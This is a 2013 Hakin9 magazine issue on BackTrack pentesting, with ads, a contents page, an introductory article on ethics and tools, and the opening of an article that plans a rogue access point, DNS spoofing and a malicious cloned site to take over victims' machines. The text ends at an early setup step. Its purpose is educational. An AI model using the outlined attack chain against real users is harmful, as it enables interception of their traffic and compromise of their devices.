

# HAKING

Issue 3/2013 (8) ISSN 1733-7186

170+  
PAGES

## Advanced BackTrack Set

***A Crash Course in  
Pentesting with Backtrack***

***BackTrack 5:  
The Ultimate Security Toolkit***

***How to Use Backtrack and  
Nessus for Vulnerability Management?***

***Backtrack Linux  
– How to Configure  
A Metasploit Development System?***

# Joe Security LLC

## Automated Malware Analysis

### Next Generation Sandbox System

Joe Sandbox is an automated, highly configurable and scalable malware analysis system that provides extensive in-depth analysis reports to customers worldwide.



### Technology Leader

Introducing **Hybrid Code Analysis**, Joe Security has developed a unique algorithm that combines dynamic and static code analysis in an intelligent way.



### Cross Platform

Joe Sandbox is the only fully-automated Sandbox System to support **Windows XP, Vista, W7, W7 x64 and Android** platforms.



### Quality Support and Consulting

With direct access to the developer team, Joe Security provides excellent technical support and custom code to his customers.

# Joe Security LLC

## Automated Malware Analysis

### Introducing Joe Sandbox Mobile!

The new solution for in-depth malware analysis on Android based systems. Using **Hybrid Code Analysis**, static and dynamic analysis is combined in a clever way.



### Powerful Instrumentation Engine

The highly-configurable, generic Instrumentation Engine not only analyzes **System API calls**, but any function matching specified signatures up to parameter level.



### Generic Behavior Signatures

Providing an open interface and a solid initial set of generic behavior signatures, application activity is abstracted into well-formatted report data.



### Free Services Available Online

All of Joe Security's Sandbox Systems are available as free web services at [apk-analyzer.net](http://apk-analyzer.net), [file-analyzer.net](http://file-analyzer.net), [url-analyzer.net](http://url-analyzer.net) and [document-analyzer.net](http://document-analyzer.net)

## HAKIN9 team

**Editor in Chief:** Radoslaw Sawicki  
[radoslaw.sawicki@hakin9.org](mailto:radoslaw.sawicki@hakin9.org)

**Editorial Advisory Board:** Peter Harmsen, John Webb, Dan Smith, Hans van Beek, Leighton Johnson, Gareth Watters, Sushil Verma, Jose Ruiz, Casey Parman, Wendy Bennington, Liew Edwin.

**Proofreaders:** Krzysztof Krokwa, Krzysztof Samborski

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Pawel Marciniak

**CEO:** Ewa Dudzic  
[ewa.dudzic@hakin9.org](mailto:ewa.dudzic@hakin9.org)

**Product Manager:** Krzysztof Samborski  
[krzysztof.samborski@hakin9.org](mailto:krzysztof.samborski@hakin9.org)

**Production Director:** Andrzej Kuca  
[andrzej.kuca@hakin9.org](mailto:andrzej.kuca@hakin9.org)

**Marketing Director:** Radoslaw Sawicki  
[radoslaw.sawicki@hakin9.org](mailto:radoslaw.sawicki@hakin9.org)

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
[ireneusz.pogroszewski@software.com.pl](mailto:ireneusz.pogroszewski@software.com.pl)

**Publisher:** Hakin9 Media sp. z o.o. SK  
02-676 Warszawa, ul. Postępu 17D  
Phone: 1 917 338 3631  
[www.hakin9.org](http://www.hakin9.org)

Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content's usage. All trademarks presented in the magazine were used for informative purposes only.

All rights to trade marks presented in the magazine are reserved by the companies which own them.

### DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

We are happy to tell you that our current edition concerns on the most known IT security linux distro – BackTrack. We decided this time to pick up the best articles and publish them as Compendium devoted to the topic of pentesting.

We hope these 20 articles which you will find inside the issue will help you start with pentesting and then, develop your skills further. We are sure that after reading it you will start your journey as a professional penetration tester.

As always Hakin9's Editorial Team would like to give very special thanks to the authors, betatesters and proofreaders – without these great people our Magazine would not exist.

We hope the BackTrack Compendium issue will appeal to you. Enjoy the magazine!

Regards,

Radoslaw Sawicki  
Editor of Hakin9 Magazine

and the Hakin9 Team

## **Why Do Hackers Use Backtrack? 8**

*By William F. Slater, III*

This article is a brief introduction to Backtrack Linux. This distribution has quickly risen to the position of becoming the de facto hacker's tool for network infrastructures. This article is not a BackTrack user guide, nor is it a User Guide for any or all the tools that are available in BackTrack Linux.

internal as well as external threat agents, at the request of the owner. A threat agent could be an employee making unintentional mistakes that can compromise the integrity of the information, or a hacker sending malware through unfiltered/open ports on the firewall. A pen-test emulates the same techniques an attacker would use, and therefore it should align with the latest hacking methodologies. Organizations perform this to determine the effectiveness of their security measures.

## **How Anyone Can Be Compromised 12**

*By Alex Soler Alvarez, an Information Security, Engineer with around 6 years of experience*

Most people feel safe browsing through the Internet and don't imagine that they could be at risk from someone, stealing their credentials or compromising their computers. Thinking that only browsing well-known websites and avoiding reaching a suspicious one they are safe, but this is not really true. Using specialized pentesting tools, most of them included in a penetration testing distribution called Backtrack 5, you can design a scenario where any user with a device, which can be connected to the Internet, could be affected.

## **A Crash Course in Pentesting with Backtrack 34**

*By Nick Hensley, CISSP, Information Security Professional with 12 years of industry experience*

In this article we will give you a crash course in pentesting. This article is meant to be a basis or primer if you wish; it will teach you what a penetration test is and what it is not. We will show you the basic steps that go into virtually all penetration tests. And teach you what you need to be aware of, what to look for, and how to get started. That being said, this is not a "how to hack" article that will teach you how to break into some unsuspecting company's website and further penetrate their internal infrastructure.

## **Pentesting with BackTrack 20**

*By Davide Peruzzi, OSCP certified, system administrator and freelance security consultant with about 10 years of experience in Information Technology*

Abraham Lincoln said "Give me six hours to chop down a tree and I will spend the first four sharpening the axe." This is really the basic concept and the start point of every penetration test. In a pentest you have to sharpen your axe, first by gathering information. The more you obtain the more surface to attack you will have. The gathering phase isn't the most exciting one, but surely it is the one that let you make things better and smarter, so what do you need? Let's see

## **Backtrack Linux – How to Ditch the Menu and Ball from the Command Line? 46**

*By Alex Kah*

In the text to follow I provide quick examples of various tools available from the command line in Backtrack Linux. The Backtrack menus already provide an overwhelming amount of tools that will allow you to accomplish almost anything you need in a penetration test or security audit. However, if you never get past the Backtrack menu system, you will be doing yourself a huge disservice. If you want to advance to the next level in your career break away from the norm and explore.

## **PenTesting with BackTrack 26**

*By Piyush Verma, CompTIA Security+, CEH v8, ECSCA|LPT, CHFI v8, Advanced PenTesting with BackTrack*

PenTesting, short for penetration testing, is a technique used for evaluating the security posture of systems, applications and network of an organization from

## **Become Quieter with a Little Help from BackTrack 56**

*By Dusko Pijetlovic*

When you are faced with a task of testing your production environment and strengthening your defenses, your choice of the tool is easy. Instead of concentrating on collecting penetration (pen) testing tools, just head to BackTrack website and download an image of one

of the most popular white hat penetration testing and security auditing platforms. It's #7 on the sectools.org Top 125 Security Tools list.

## **BackTrack 5 Toolkit Tutorial** **66**

*By Vikas Kumar*

BackTrack is an operating system based on the Ubuntu GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm. The current version is BackTrack 5, code name "Revolution."

## **BackTrack 5: The Ultimate Security Toolkit** **88**

*By Steve Myers*

In the security world today, a security professional relies heavily on knowing the right tools for the job, and knowing how to use these tools. There are hundreds of tools available and the list of tools is constantly changing and growing. For security assessments and penetration testing, there are very few toolkits as actively supported and all-encompassing as BackTrack 5.

## **Backtrack 5 Practical Applications and Use Cases** **96**

*By Nicholas Popovich*

This article breaks down what Backtrack Linux is, with a brief description and history. Then, we'll explore a sampling of some of the many tools that are packaged within Backtrack Linux and provide use cases along with step-by-step tutorials to demonstrate some of the more common tasks that Backtrack is used to perform. Finally, we'll see how most of the tools and techniques that Backtrack is designed to facilitate can be used by the many different roles in the IT security field.

## **BackTracking in Wifi Country** **106**

*By Dennis King*

The BackTrack 5 distribution continues to be the "go to" tool in a security professional's arsenal. With the latest release, "Revolution," the Backtrack development team delivers a kit you can use anywhere on both light and heavy duty security tasks.

## **How to Use Backtrack and Nessus for Vulnerability Management?** **114**

*By Guglielmo Scaiola*

Ethical Hacking and Penetration Testing are fun but what's the business value of these activities? What's the reason that motivates a manager to pay us to hack their network? What's the ultimate goal? I believe that this is possible only for a reason that penetration testing is part of the vulnerability management process. This process is the key of enterprise security.

## **Using Hydra To Crack The Door Open** **120**

*By Nikolaos Mitropoulos*

Take advantage of a cracking tool to test the resilience of your local or remote network servers and various other devices from a computer to router on the network.

## **Backtrack Linux – How to Configure a Metasploit Development System?** **126**

*By Royce Davis*

This article details the necessary steps to get off the ground and running full speed with Backtrack as a developmental platform for the awesome Metasploit Framework. Throughout the next few pages I will describe in step-by-step fashion all of the proper settings to install and configure the tools that I find to be most useful when building extensions to the already expansive Metasploit Framework. The following topics will be covered: The Ruby Versioning Manager (RVM), Git & The Github, Vim Basic Operations, Vim Configuration & Plugins, The Anatomy of a Metasploit Module, Navigating the Metasploit Framework and submitting your module to the rapid7 dev team for merger into the framework.

## **Use Metasploit in Backtrack 5** **134**

*By Johan Loos*

Metasploit comes in several flavors: Metasploit framework, Metasploit community edition, Metasploit pro. In Backtrack 5, Metasploit framework is installed by default. Metasploit framework provides you with information on security vulnerabilities which can be used to exploit a system. Penetration testers can also use this tool to launch manual or automated scans.

**Android Exploitation with Metasploit 140***By Aditya Gupta*

In this article, we will be looking into the practical usage of Backtrack, and its tools. The article is divided into three sections – Android Exploitation through Metasploit, Nikto Vulnerability Scanner and w3af. The reader is expected to have basic knowledge of Backtrack and familiar with common web application vulnerabilities.

**Nmap: For Newbies 148***By Andrew Jones*

As a former Network Warfare Instructor for the US Air Force, I get asked a lot of questions: among the most common is what did you teach, or can you not talk about it? The simple answer is I taught a subset of Air Force Doctrine known as Network Defense, or NetD for short.

**Metasploit – How to Play with Smb and Authentication 152***By Guglielmo Scaiola*

In my experience a lot of infrastructures have two big problems, they are using local admin credential with the same password in some or all systems of the network and maintain some servers (or clients) unpatched, with these two common mistakes we can completely Pown the infrastructure. Two pillars of best practices are just patching and a different password for local admin for each host and it is possible to retrieve a lot of best

practices from the Internet and in many books about security architecture, but a lot of system admin don't use them, why? In most case because the system admins are uneducated in security, or because they are lazy, or because they are too busy.

**How to use Sqlipt 158***By George Karpouzas*

Databases nowadays are everywhere, from the smallest desktop applications to the largest web sites such as Facebook. Critical business information are stored in database servers that are often poorly secured. Someone with access to this information could have control over a company's or an organization's infrastructure.

**How to Use The Mac OS X Hackers Toolbox 168***By Phillip Wylie*

When you think of an operating system to run pen testing tools on, you probably think of Linux and more specifically BackTrack Linux. BackTrack Linux is a great option and one of the most common platforms for running pen testing tools. If you are a Mac user, then you would most likely run a virtual machine of BackTrack Linux. While this a great option, sometimes it is nice to have your tools running on the native operating system of your computer.

a d v e r t i s e m e n t

# IT-Securityguard

## Lets secure IT



Android Vulnerability Scan



Web Penetration testing



Secure hosting

contact: [contact@it-securityguard.com](mailto:contact@it-securityguard.com)[www.it-securityguard.com](http://www.it-securityguard.com)

# Why Do Hackers Use Backtrack?

This article is a brief introduction to Backtrack Linux. This distribution has quickly risen to the position of becoming the de facto hacker's tool for network infrastructures. This article is not a BackTrack user guide, nor is it a User Guide for any or all the tools that are available in BackTrack Linux.

**R**ather, I am going to explain in general terms why BackTrack has become a best of breed hacker tool and some useful ways that you can use it to help make your organization more secure.

## First a Quick Disclaimer

Though I consider myself a hacker like many of you, I think of myself as more of a very well-rounded cybersecurity professional who is out to educate and do good in the Internet and cybersecurity universe. In fact, due to my affiliation with several professional IT and IT security organizations, I am bound by several codes of conduct and/or codes of ethics to conduct myself ethically at all times. Therefore, though I can tell you about the uses of Backtrack, I have to be extremely careful to admonish you that 1) I am not doing blackhat hacking with the tools included with BackTrack; and 2) you can get yourself into real trouble (legally and criminally) using the tools that are included with Backtrack.

## Strong Advice

Also, as a cybersecurity professional who has several certifications related to security and will complete an M.S. in Cybersecurity in March 2013, I am also obliged to explain to you that you should NEVER engage in any activities related to hacking on a network (reconnaissance or penetration or otherwise) without the explicit written permission of the owner of the network. Without this critical step, if you are in the U.S. and several other countries with well-defined computer laws, you are subjecting yourself to a world of troubles involving civil penalties, criminal penalties, or both.

## What Is BackTrack?

BackTrack is a Linux distribution that is packaged with several standard network security hacker and exploitation tools.

## Who Makes BackTrack?

BackTrack is assembled and packaged under the GNU Public Software License by Mati Aharoni, Emanuele Gentili, and others.

## Where Do You Get BackTrack?

The easiest place to obtain BackTrack is to download it from the website at <http://www.backtrack-linux.org>. But you can also purchase it from places like Amazon, eBay, etc. Make sure when you obtain BackTrack from a place that is different from the original BackTrack website that you pay close attention to the version number that they are selling you. Otherwise, you may end up receiving an older version.

Backtrack is also included in this text: Hands-On Ethical Hacking and Network Defense, second edition, by Michael T. Simpson, et al, but since this book was published in 2011, it includes an older version of BackTrack.

## What's In BackTrack?

BackTrack includes a great array of tools that can be used to assess the vulnerabilities that are present in an organization's network. The current edition of BackTrack, version 5 release 3, dated August 13, 2012 (Table 1).

## BackTrack Platforms – Where does it run?

Presently, BackTrack is confined to these CPU platforms: x86, x64, and ARM.



## Using Backtrack

When you obtain BackTrack, if you have you the resources, you can install it to a virtual machine.

Other run options include:

- Execution from a Live (Bootable) DVD (Configure your CMOS to go to the DVD Drive First)
- Execution from a Live (Bootable) USB (Configure your CMOS to go to the USB Drive First)
- Installation in a dual-boot configuration on an existing laptop or PC
- Installation on a Spare Laptop or PC Workstation

## Why BackTrack?

### What Are the Advantages of Using BackTrack?

The really nice thing about BackTrack is that it includes some of the most commonly used tools for identification of vulnerabilities and hacking. It's also free if you download it, and easy to obtain, and relatively easy to use, once you master the basic uses of the tools that it includes.

### What Are the Disadvantages of Using BackTrack?

There are a few disadvantages to using BackTrack and you should be aware of these:

- Because each of the tools that are included with Backtrack are constantly being examined and improved by their respective publishers, then a BackTrack version can easily become outdated when a tool is revised.
- Using BackTrack may provide you and/or organization with a false sense of security because BackTrack is not the ultimate set of hacker tools. There are many more tool suites with far more powerful capabilities. Nevertheless it is extremely powerful for something that is free or almost free, depending on where you get it.
- Like any group of free tools, each of these tools has its limitations. If you want a better class of tools for vulnerability analysis and/or forensic analysis, you will ultimately pay for it or have to request that your organization does the analysis and pays for it.
- If you are caught sneaking around and using BackTrack without authorization, don't be surprised if your management and/or your organization's Security Team think the worst about your activities and the nature of your intentions. Once upon a time, back in the 1970s, there were people whose homes might be searched on suspicion of crimes such as illegal drug possession. If during a court-ordered search, a copy of the Anarchist's Cookbook was identified, in a person's home, the law enforcement authorities would treat the person and the situation in a much more hostile manner, assuming the worst. Those sneaking an unauthorized copy of BackTrack into an organization on a DVD or a USB, or secretly installing it on a laptop or virtual machine may experience similar treatment.

## What Are the Best BackTrack Resources?

I have included an extensive list of resources at the back of this article, and while many of these are related to hacking and penetration testing, to save you time, I will share the very best BackTrack in the list below:

- Allen, L. (2012). *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*. Birmingham, UK: Packt Publishing.
- Faircloth, J. (2011). *Penetration Tester's Open Source Toolkit*, third edition. Waltham, MA: Syngress.
- Harper, A., et al. (2011). *Gray Hat Hacking: The Ethical Hacker's Handbook* third edition. New York, NY: McGrawHill.

**Table 1.** *Tools and their usage*

Tool	Use
Metasploit for integration	Integration of attack scenarios
RFMON	Injection capable wireless drivers
Aircrack-ng	Cracking user passwords on wireless networks
Gerix Wifi Cracker	Cracking user passwords on wireless networks
Kismet	Wardriving and wireless network vulnerability identification
Nmap	Port scanning and stealth port scanning
Ophcrack	Cracking user passwords on wireless networks
Ettercap	Setting up man-in-the-middle attacks for network eavesdropping
Wireshark (formerly known as Ethereal)	Packet capture, inspection and advanced analysis.
BeEF	(Browser Exploitation Framework) Tool to identify browser vulnerabilities to assess the security posture of a target.
Hydra	Password cracker for browsers
OWASP Mantra Security Framework	A collection of hacking tools, add-ons and scripts based on the Firefox browser
Cisco OCS Mass Scanner	This is a very reliable, high performance scanner for Cisco routers that includes telnet

## Resources and References

- Allen, L. (2012). *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide*. Birmingham, UK: Packt Publishing.
- Allsopp, W. (2009). *Unauthorized Access: Physical Penetration Testing for IT Security Test Teams*. West Sussex, U.K.: Wiley Publishing.
- Altheide, C. and Carvey, H. (2011). *Digital Forensics with Open Source Tools*. Waltham, MA: Syngress.
- Andress, J., and Linn, R. (2012). *Coding for Penetration Testers: Building Better Tools*. Waltham, MA: Syngress.
- Armistead, L. (2004). *Information Operations: Warfare and the Hard Reality of Soft Power*. Washington, DC: Brassey's Inc.
- Backtrack. (2012). *BackTrack Linux*. Retrieved from <http://www.backtrack-linux.org> on September 30, 2012.
- Basta, A. and Halton, W. (2008). *Computer Security and Penetration Testing*. Boston, MA: Thomson Course Technology.
- Brancik, K. (2008). *Insider Computer Fraud: An In-Depth Framework for Detecting and Defending Against Insider IT Attacks*. Boca Raton, FL: Auerbach Publications.
- Brenner, J. (2011). *America the Vulnerable: Inside the New Treat Matrix of Digital Espionage, Crime, and Warfare*. New York, NY: Penguin Press.
- Chririllo, J. (2003). *Hack Attacks Testing: How to Conduct Your Own Security Audit*. Indianapolis, IN: Wiley Publishing, Inc.
- Cialdini, R. B. (2009). *Influence: Science and Practice*, fifth edition. Boston, MA: Pearson Education.
- Cole, E. and Ring, S. (2006). *Insider Threat: Protecting the Enterprise from Sabotage, Spying, and Present Employees and Contractors from Stealing Corporate Data*. Rockland, MA: Syngress Publishing, Inc.
- Cunningham, B., et al. (2005). *Network Security Evaluation Using the NSA IAM*. Burlington, MA: Syngress.
- Dhanjani, N., et al. (2009). *Hacking: The Next Generation*. Sebastopol, CA: O'Reilly.
- Engebretson, P. (2011). *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*. Waltham, MA: Syngress.
- Erikson, J. (2008). *Hacking: the Art of Exploitation*, second edition. San Francisco, CA: No Starch Press.
- Faircloth, J. (2011). *Penetration Tester's Open Source Toolkit*, third edition. Waltham, MA: Syngress.
- Fennelly, L. J. (2004). *Effective Physical Security*, third edition. Burlington, MA: Elsevier.
- Hadnagy, C. (2011). *Social Engineering: The Art of Human Hacking*. Indianapolis, IN: Wiley Publishing, Inc.
- Harper, A., et al. (2011). *Gray Hat Hacking: The Ethical Hacker's Handbook* third edition. New York, NY: McGrawHill.
- Jackson, G. M. (2012). *Predicting Malious Behavior: Tools and Techniques for Ensuring Global Security*. Indianapolis, IN: Wiley Publishing, Inc.
- Long, J., et al. (2008). *Google Hacking for Penetration testers*, Volume 2. Burlington, MA: Syngress Publishing, Inc.
- Long, J., et al. (2008). *No Tech Hacking: A Guide to Social Engineering, Dumpster Diving, and Shoulder Surfing*. Burlington, MA: Syngress Publishing, Inc.
- McNab, C. (2008). *Network Security Assessment*. Sebastopol, CA: O'Reilly.
- Middleton, B. (2005). *Cyber Crime Investigator's Field Guide*, second edition. Boca Raton, FL: Auerbach Publications.
- Mitnick, K. and Simon, W. (2002). *The Art of Deception: Controlling the Human Element Security*. Indianapolis, IN: Wiley Publishing, Inc.
- Mitnick, K. and Simon, W. (2006). *The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders & Deceivers*. Indianapolis, IN: Wiley Publishing, Inc.
- Mutch, J. and Anderson, B. (2011). *Preventing Good People from Doing Bad Things: Implementing Least Privilege*. New York, NY: Apress.
- Northcutt, S., et al. (2006). *Penetration Testing: Assessing your Overall Network Security Before Attackers Do*. A SANS Technical Whitepaper Published in June 2006. Retrieved from [http://www.sans.org/reading\\_room/analysts\\_program/PenetrationTesting\\_June06.pdf](http://www.sans.org/reading_room/analysts_program/PenetrationTesting_June06.pdf) on June 6, 2012.
- Parker, T., et al. (2004). *Cyber Adversary Characterization: Auditing the Hacker Mind*. Rockland, MA: Syngress Publishing, Inc.
- Peikari, C. and Chuvakin, A. (2004). *Security Warrior*. Sebastopol, CA: O'Reilly.
- Pfleeger, C. P. and Pfleeger, S. L. (2003). *Security in Computing*, third edition. Upper Saddle River, NJ: Prentice Hall.
- Prichett, W. and Smet, D. D. (2012). *Backtrack 5 Cookbook: Over 80 recipes to execute many of the best known and little known penetration testing aspects of BackTrack 5*. Birmingham, UK: Packt Publishing.
- Raghavan, S. V. and Dawson, E. (editors). (2011). *An Investigation in the Detection and Mitigation of Denial of Service (DoS) Attacks: Critical Information Infrastructure Protection*. Chennai, India: Springer.
- Ramachandran, V. (2011). *BackTrack Wireless Penetration Texting: Mastering bleeding edge wireless testing techniques with BackTrack 5*. Birmingham, UK: Packt Publishing.
- Rogers, R., et al. (2008). *Nessus Network Auditing*, second edition. Waltham, MA: Syngress.
- Sammons, J. (2012). *The Basics of Digital Forensics: the Primer for Getting Started in Digital Forensics*. Waltham, MA: Syngress.
- Schneier, B. (2008). *Psychology of Security*. An article published at [Schneier.com](http://www.schneier.com) on January 18, 2008. Retrieved from the web at <http://www.schneier.com/essay-155.html> on March 13, 2012.
- Shema, M. (2011). *Hacking Web Apps: Detecting and Preventing Web Application Security Problems*. Waltham, MA: Syngress.
- Simpson, M. T., et al. (2011). *Hands-On Ethical Hacking and Network Defense*. Boston, MA: Course Technology.
- Singh, A. (2012). *Metasploit Penetration Testing Cookbook: Over 70 Recipes to master the most widely used penetration testing framework*. Birmingham, UK: Packt Publishing.
- Street, J., et al. (2010). *Dissecting the Hack: the Forbidden Network*, revised edition. Burlington, MA: Syngress.
- Wikipedia. (2013). *Penetration test*. An article retrieved from [http://en.wikipedia.org/wiki/Penetration\\_test](http://en.wikipedia.org/wiki/Penetration_test) on February 1, 2013.
- Wiles, J., et al. (2007). *Low Techno Security's Guide to Managing Risks: For IT Managers, Auditors, and Investigators*. Burlington, MA: Syngress Publishing, Inc.
- Wiles, J., et al. (2012). *Low Tech Hacking: Street Smarts for Security Professionals*. Waltham, MA: Syngress Publishing, Inc.
- Wilhelm, T. and Andress, J. (2011). *Ninja Hacking: Unconventional Penetration Testing Tactics and Techniques*. Burlington, MA: Syngress.
- Wilhelm, T. (2010). *Professional Penetration Testing: Creating a Formal Hacking Lab*. Burlington, MA: Syngress.

- Prichett, W. and Smet, D. D. (2012). Backtrack 5 Cookbook: Over 80 recipes to execute many of the best known and little known penetration testing aspects of BackTrack 5. Birmingham, UK: Packt Publishing.
- Ramachandran, V. (2011). BackTrack Wireless Penetration Texting: Mastering bleeding edge wireless testing techniques with BackTrack 5. Birmingham, UK: Packt Publishing.
- Simpson, M. T., et al. (2011). Hands-On Ethical Hacking and Network Defense. Boston, MA: Course Technology.
- Singh, A. (2012). Metasploit Penetration Testing Cookbook: Over 70 Recipes to master the most widely used penetration testing framework. Birmingham, UK: Packt Publishing.

### Are Penetration Tests a Good Thing?

Yes. Absolutely penetration tests are a good thing because they will help you identify network and software vulnerabilities that must be remediated using security controls, so that you can resolve the problems before the bad guys get into to your company's IT infrastructure. Penetration tests are valuable for several reasons:

- Determining the feasibility of a particular set of attack vectors (Wikipedia, 2013).
- Identifying higher-risk vulnerabilities that result from a combination of lower-risk vulnerabilities exploited in a particular sequence (Wikipedia, 2013).
- Identifying vulnerabilities that may be difficult or impossible to detect with automated network or application vulnerability scanning software (Wikipedia, 2013).
- Assessing the magnitude of potential business and operational impacts of successful attacks (Wikipedia, 2013).
- Testing the ability of network defenders to successfully detect and respond to the attacks (Wikipedia, 2013).
- Providing evidence to support increased investments in security personnel and technology (Wikipedia, 2013).
- Penetration tests are a component of a full security audit. For example, the Payment Card Industry Data Security Standard (PCI DSS), and security and auditing standard, requires both annual and ongoing penetration testing after system changes to identify potential vulnerabilities and/or configuration anomalies (Wikipedia, 2013).

### Adopting a framework

Penetration tests are best planning and performed as projects. If you plan to use BackTrack as your

toolkit of choice for whitehat or grayhat penetration testing on your company's infrastructure, besides obtaining permission for the actual hacking process, you will probably want to study, adopt and use one of a couple of well-defined open frameworks for penetration testing. In this way, your organization's leadership will recognize that you are taking a professional approach to your penetration testing to uncover one or more vulnerabilities that may exist in your infrastructure and/or in the users that access and use the infrastructure to use your organization's networked resources.

### Conclusions

BackTrack Linux and its associated tool suite is a valuable tool that can help you make your company's IT infrastructure more secure if you will carefully and systematically address the vulnerabilities identified by tools like NMAP and Kismet. In the hands of bad guys (you know that bad guys have BackTrack and use it also) you can be sure that it is a formidable tool for reconnaissance and actual penetration testing. It is best to find and fix your own vulnerabilities before the bad guys find and exploit your vulnerabilities and commit acts like data theft, sabotage, and/or espionage on your network. Again, my advice is to get BackTrack, research, learn and adopt a formal penetration testing methodology, and ALWAYS get written permission to conduct the operations that BackTrack and its tools will easily allow you to do. In fact, because the mere existence of BackTrack on your network can represent a threat to your IT Security Department, you should also obtain written permission to bring it into the company and install it. Finally, if you do get BackTrack, take the time to learn how use the tools that are packaged with Backtrack and keep them updated, because as everyone knows, tools that are current perform better and constitute less of a security threat to the person using the tool.

### WILLIAM F. SLATER, III



*William F. Slater, III is an IT security professional who lives and works in Chicago, IL. He has over 20-security related certifications, including a CISSP, SSCP, and a CISA certification. In March 2013 he completes his M.S. in Cybersecurity Program at Bellevue University in Bellevue, Nebraska. He has written numerous articles on IT Security and Cyberwarfare. Mr. Slater is also an adjunct professor at the Illinois Institute of Technology and the devoted husband of Ms. Joanna Roguska, who is a web developer and a native of Warsaw, Poland. You can read more about Mr. Slater at <http://billslater.com/interview>.*

# How Anyone Can Be Compromised

Most people feel safe browsing through the Internet and don't imagine that they could be at risk from someone, stealing his credentials or compromising their computers. Thinking that only browsing well-known websites and avoiding reaching a suspicious one they are safe, but this is not really true. Using specialized pentesting tools, most of them included in a penetration testing distribution called Backtrack 5, you can design a scenario where any user with a device, which can be connected to the Internet, could be affected.

A penetration test, occasionally called pen-test, is a method of evaluating computer and network security by simulating an attack on a computer system or network from external and internal threats. Generally speaking, a penetration test involves for example a website, a group of servers, or a network, etc... However, there is another important point to consider inside the security assessment of an organization: users. In the context of information security, the art of manipulating people into performing actions or divulging confidential information is called "social engineering".

In this article I would like to introduce you to some pentesting tools included in Backtrack 5 by designing a scenario whereby a user could be compromised, getting access to his information, whilst only being connected to a wireless network. First of all, we will create a wireless network and intercept all the communications generated by the users connected. After that, we will manipulate the traffic to redirect the web communications of the user through our network to a web server under our control. The web server will serve malicious code to the victim that will open a connection between our machine and the victim and whereby we will gain control of his computer.

Summary of the process:

- We will create a network via a rogue access point that creates a wireless network with a DHCP server to serve the IP addresses.
- After that we will manipulate the DNS queries going through the network via a rogue DNS server under our control.
- We will redirect the web requests going to some websites to a web server under our control. The web server will clone the website the user is connecting to, embedding malicious code to open a connection between the victim and the attacker.
- Finally, we will have complete control over the victim's machine.

See Figure 1 to see all the elements that will take part in our scenario.

The process seems complex but, don't worry, we will go step-by-step through this article, splitting up the process into the four main parts needed to reach our objective: man-in-the-middle through a wireless configuration, DNS spoofing, social engineering through the web, and take control through a command & control server.

## Prerequisites

Before you continue reading this article, make sure you are familiar with Linux systems a little

and have used common commands from the command line. Along this article, all the tools used are integrated inside the penetration testing distribution called Backtrack 5 (You can download it here: <http://www.backtrack-linux.org/>), so you also need to download it. In the other part, we will use a wireless antenna, specifically "Alfa AWUS036H" with a Realtek (RTL8187L) chipset, but you can use others compatible with the aircrack-ng (Compatibility information: [http://www.aircrack-ng.org/doku.php?id=compatibility\\_drivers](http://www.aircrack-ng.org/doku.php?id=compatibility_drivers)) tool suite.

## Man-in-the-middle on wireless

A man-in-the-middle attack is a form of active eavesdropping in which the attacker makes independent connections with the victim and relays messages between the user affected and other networks (for example the Internet), allowing the attacker to intercept and manipulate them. At this point we want to create an open wifi network (known as a rogue access point) to tease users to connect to our network and intercept their communications.

We will use the aircrack-ng tool suite to create our rogue access point, specifically a tool called

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# lsmod | grep rtl
rtl8187      56060  0
mac80211    418313  1 rtl8187
cfg80211    160399  2 rtl8187,mac80211
deprdm_93cx6 12560  1 rtl8187
root@bt:~#
    
```

Figure 2. Wireless driver loaded

*airbase-ng*, and a wireless antenna supported for this purpose. So first of all you should check if the driver of your antenna is loaded into the kernel of the system using the `lsmod` command. In our case the driver used is RTL8187 (Figure 2).

As you can see in Figure 3, the wireless card is named `wlan0` and the network card connected to the Internet is named `eth3`.

Once we have checked the connection of the network card, we need to change its working mode to monitor mode. The monitor mode (known as RFMON) allows a wireless network interface to process all traffic received from the wireless network. Change your network interface to monitor mode with the tool *airmon-ng* as you see in Figure 4.

As you can see in Figure 4, there is a process (*dhclient*) that conflicts with the interface. I recommend that you kill the process before putting the

